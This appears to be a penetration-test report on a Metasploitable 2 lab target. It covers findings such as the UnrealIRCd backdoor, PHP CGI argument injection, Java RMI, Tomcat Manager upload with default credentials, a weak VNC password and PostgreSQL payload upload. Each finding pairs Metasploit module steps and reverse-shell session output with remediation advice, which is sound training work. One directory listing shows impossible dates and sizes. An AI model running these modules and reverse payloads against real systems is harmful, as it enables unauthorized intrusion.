The UnrealIRCd service on port 6667 contains a known backdoor vulnerability, which allows attackers to execute arbitrary commands on the server without authentication. This backdoor was introduced in a compromised version of UnrealIRCd, making it highly dangerous.

Potential Impact:
Exploiting this backdoor enables attackers to gain full control over the server. They can execute malicious commands, steal or modify data, and potentially spread malware or pivot to other systems within the network, leading to a widespread security breach.

Exploitation Details:

- **Module Used**: `exploit/unix/irc/unreal_ircd_3281_backdoor`
- **Steps**:
    1. Set RHOST (Target IP address)
    2. Set LHOST (Attacking IP address)
    3. Set PAYLOAD `cmd/unix/bind_netcat` or `cmd/unix/reverse`
    4. Execute the exploit to obtain a remote shell.


Recommended Remediation:
Uninstall or upgrade UnrealIRCd to a secure, uncompromised version from a trusted source. Regularly check for security updates and patches for all software. Additionally, limit access to the IRC service and consider firewall rules to restrict connections to trusted IP addresses only.

4.3 High Risk

4.3.1 Apache (CGI Argument Injection)

Threat Level: High (8)

Description:



```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.0.113:4444
[*] Sending stage (40004 bytes) to 192.168.0.103
[*] Meterpreter session 3 opened (192.168.0.113:4444 -> 192.168.0.103:33740) at 2024-11-07 06:17:20 -0500

meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=================

Mode              Size              Type  Last modified                      Name
----              ----              ----  -------------                      ----
041777/rwxrwxrwx  17592186048512    dir   182042302250-03-10 11:10:13 -0400  dav
040755/rwxr-xr-x  17592186048512    dir   182042482449-05-12 11:17:21 -0400  dvwa
100644/rw-r--r--  3826815861627     fil   182042311505-02-17 18:13:29 -0500  index.php
040755/rwxr-xr-x  17592186048512    dir   181964996940-05-31 14:38:18 -0400  mutillidae
040755/rwxr-xr-x  17592186048512    dir   181964937872-02-08 13:03:20 -0500  phpMyAdmin
100644/rw-r--r--  81604378643       fil   173039983614-08-05 02:08:28 -0400  phpinfo.php
040755/rwxr-xr-x  17592186048512    dir   181965051925-08-30 13:04:46 -0400  test
040775/rwxrwxr-x  87960930242560    dir   173083439924-11-22 07:50:32 -0500  tikiwiki
040775/rwxrwxr-x  87960930242560    dir   173040024853-07-11 18:58:19 -0400  tikiwiki-old
040755/rwxr-xr-x  17592186048512    dir   173046477589-12-24 16:59:26 -0500  twiki

meterpreter >
```

The Apache HTTP server running on port 80 is outdated (version 2.2.8). Older versions of Apache contain several known vulnerabilities that can be exploited by attackers to compromise the web server and the underlying system.

Potential Impact:
An outdated Apache server increases the risk of unauthorized access, data breaches, and server compromise. Attackers could leverage vulnerabilities to gain control of the server, manipulate web content, or extract sensitive data, potentially affecting both users and the organization.

Exploitation Details:


- **Module Used**: `exploit/multi/http/php_cgi_arg_injection`
- **Steps**:
    1. Set RHOST
    2. Execute payload to gain shell access.

Recommended Remediation:
Update Apache to the latest stable version, which includes security patches for known vulnerabilities. Regularly apply updates to keep the server secure, and review Apache's configuration to minimize exposure. Consider enabling only necessary modules and applying secure configurations to further reduce risk.

4.3.2 Remote Code Execution on Java RMI

Threat Level: High (8)

Description:



```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.0.103
rhost => 192.168.0.103
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.0.113:4444
[*] 192.168.0.103:1099 - Using URL: http://192.168.0.113:8080/sZHjvud
[*] 192.168.0.103:1099 - Server started.
[*] 192.168.0.103:1099 - Sending RMI Header...
[*] 192.168.0.103:1099 - Sending RMI Call...
[*] 192.168.0.103:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.113:4444 -> 192.168.0.103:50232) at 2024-11-04 06:04:50 -0500

meterpreter > pwd
/
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13820    dir   2024-10-29 03:41:27 -0400  dev
040666/rw-rw-rw-  4096     dir   2024-10-30 20:05:46 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
```

The Java RMI (Remote Method Invocation) service on port 1099 is exposed and lacks proper security controls. This configuration makes it susceptible to remote code execution (RCE) attacks, where an attacker can run arbitrary code on the server.

Potential Impact:
Exploiting this vulnerability can give an attacker full control over the system. They may execute malicious commands, deploy malware, or further compromise other connected systems, leading to a complete takeover of the server and potential data breaches.

Exploitation Details:


- **Module Used**: `exploit/multi/misc/java_rmi_server`
- **Steps**:
    1. Identify the RMI service port.
    2. Execute payload to gain shell access.

Recommended Remediation:
Restrict access to the Java RMI service by implementing firewall rules and limiting access to trusted IPs only. Disable or securely configure the RMI service if not required. Additionally, ensure all Java services are regularly updated to protect against known vulnerabilities. Unencrypted VNC Connection

4.3.3 Unencrypted VNC Connection

Threat Level: High (7)

Description:



```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhost 192.168.0.103
rhost => 192.168.0.103
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.0.103:5900    - 192.168.0.103:5900 - Starting VNC login sweep
[!] 192.168.0.103:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.0.103:5900    - 192.168.0.103:5900 - Login Successful: :password
[*] 192.168.0.103:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

The VNC (Virtual Network Computing) service on port 5900 is configured without encryption, meaning all data transmitted between the client and server, including login credentials, is sent in plaintext. This makes the VNC session vulnerable to interception by attackers.

Potential Impact:
An unencrypted VNC connection allows attackers to capture sensitive information, including login credentials, by eavesdropping on the network. If attackers gain access to the VNC session, they can control the server remotely, potentially leading to data theft, unauthorized changes, or further network compromise.

Exploitation Details:


- **Module Used**: auxiliary/scanner/vnc/vnc_login
- **Steps**:
  1. Set RHOST
  2. Execute the exploit to obtain a remote shell.
  3. Go to terminal "**vncviewer 192.168.0.103**" run this command.
  4. Provide the password using the module.

Recommended Remediation:
Disable unencrypted VNC and use secure alternatives like SSH tunneling or VPN to encrypt the VNC traffic if remote desktop access is required. Alternatively, upgrade to a version of VNC that supports encryption. Enforcing network segmentation and restricting VNC access to trusted IP addresses reduces exposure.

4.3.4 Tomcat Manager RCE

Threat Level: High (8)

Description:



```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on [redacted]:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying UXvEuDLFV...
[*] Executing UXvEuDLFV...
[*] Undeploying UXvEuDLFV ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58037 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]:4444 -> [redacted]:42140) at 2024-11-01 04:33:42 -0400

meterpreter > pwd
/
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: /
==========

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040444/r--r--r--  4096   dir   2012-05-13 23:35:33 -0400  bin
040444/r--r--r--  1024   dir   2012-05-13 23:36:28 -0400  boot
040444/r--r--r--  4096   dir   2010-03-16 18:55:51 -0400  cdrom
040444/r--r--r--  13820  dir   2024-10-29 03:41:27 -0400  dev
040444/r--r--r--  4096   dir   2024-10-30 01:21:31 -0400  etc
040444/r--r--r--  4096   dir   2010-04-16 02:16:02 -0400  home
040444/r--r--r--  4096   dir   2010-03-16 18:57:40 -0400  initrd
```

The Apache Tomcat server on port 8180 includes an accessible Tomcat Manager interface, which can be exploited for remote code execution (RCE) if not properly secured. This management interface allows users to deploy and manage web applications, which attackers can leverage if they gain access.

Potential Impact:
An exposed Tomcat Manager with RCE capabilities allows attackers to deploy malicious applications, execute arbitrary commands, and take control of the server. This could lead to unauthorized access, data compromise, and the potential for further attacks on connected systems.

Exploitation Details:

- **Module Used**: `exploit/multi/http/tomcat_mgr_upload`
- **Steps**:
    1. set HttpUsername tomcat
    2. set HttpPassword tomcat
    3. set RPORT 8081
    4. set RHOST
    5. Execute the exploit to obtain a remote shell.

Recommended Remediation:
Restrict access to the Tomcat Manager by implementing strong, unique credentials and disabling default accounts. Limit access to the manager interface to trusted IPs, and, if possible, disable the Manager interface entirely if not needed. Regularly update Tomcat to the latest version to apply security patches that mitigate known vulnerabilities.

4.3.5 Unsecured NFS Shares

Threat Level: High (8)

Description:
The Network File System (NFS) shares on port 2049 are configured without proper access controls,

allowing unauthenticated users to mount and access shared directories. This configuration exposes sensitive data stored in these directories.

Potential Impact:
Unsecured NFS shares can allow attackers to view, modify, or delete files without authorization. This access poses a risk to data integrity and confidentiality, as attackers could exfiltrate sensitive information or introduce malicious files into shared directories.

Exploitation Details:
Attackers can exploit unsecured NFS shares by connecting to them as clients, which allows them to browse and interact with shared files directly. This unauthorized access is particularly risky if sensitive data or critical system files are stored within these shared directories.

Recommended Remediation:
Restrict access to NFS shares by configuring them to allow connections only from trusted IP addresses. Implement user authentication and limit permissions to prevent unauthorized modifications. Regularly review NFS configurations to ensure they align with security best practices and only share directories when necessary.

4.4 Moderate Risk

4.4.1 Outdated MySQL Database

Threat Level: Moderate (6.5)

Description:
The MySQL database on port 3306 is outdated (version 5.0.51a) and contains multiple known vulnerabilities. Running older database versions without patches exposes the system to potential security threats due to unaddressed vulnerabilities.

Potential Impact:
An outdated MySQL database can be exploited to gain unauthorized access, manipulate data, or execute malicious code. This could compromise the integrity, confidentiality, and availability of the database, risking data loss, theft, or corruption.


Exploitation Details:
Attackers can exploit vulnerabilities in older MySQL versions using SQL injection attacks, privilege escalation techniques, or remote code execution. These exploits may provide attackers with full access to the database, enabling them to retrieve, alter, or delete sensitive information.

Recommended Remediation:
Upgrade MySQL to the latest stable version, which includes critical security patches and enhancements. Regularly apply updates to address new vulnerabilities, and configure MySQL with secure authentication and strong access controls to limit exposure to trusted users only.

4.4.2 Outdated PostgreSQL Database

Threat Level: Moderate (6)

Description:



```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.0.113
lhost => 192.168.0.113
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.0.101
rhost => 192.168.0.101
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.0.113:4444
[*] 192.168.0.101:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.
2.3-2ubuntu4)
[*] Uploaded as /tmp/IFtMjmLz.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.0.101
[*] Meterpreter session 1 opened (192.168.0.113:4444 -> 192.168.0.101:59141) at 2024-11-14 06:23:11 -0500

meterpreter > hostname
[-] Unknown command: hostname. Run the help command for more details.
meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2024-11-14 06:23:24 -0500  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
```

The PostgreSQL database running on port 5432 is outdated and lacks recent security patches. Running an older database version increases vulnerability to known exploits that target unpatched software.

Potential Impact:
An outdated PostgreSQL database can allow attackers to exploit security flaws, potentially gaining unauthorized access, altering data, or even executing arbitrary code on the server. This compromises data integrity and the overall security of the system.

Exploitation Details:

- **Module Used**: **exploit/linux/postgres/postgres_payload**
- **Steps**:
    1. Set LHOST
    2. Set RHOST
    3. Execute the exploit to obtain a remote shell.

Recommended Remediation:
Upgrade PostgreSQL to the latest stable release to ensure recent security patches are applied. Regularly apply updates and review database configurations to limit access to trusted users only, using strong authentication and role-based access controls for added protection.

5 Conclusion

The Metasploitable 2 assessment highlights significant vulnerabilities due to outdated software, insecure configurations, and intentional backdoors. These weaknesses underscore the risks of unpatched systems, weak access controls, and lack of encryption, which can easily lead to unauthorized access and data breaches. Addressing these issues in real-world environments would require regular updates, secure configurations, and ongoing security audits to maintain a strong security posture.

5.1 Tools

- NMAP: Carried out network exploration and port scanning to uncover available services and possible access points.
- Metasploit: Utilizing pre-built modules and custom scripts to exploit identified vulnerabilities for more thorough penetration testing.
- Netcat: Access into bindshell bakdoor using the netcat (nc) command.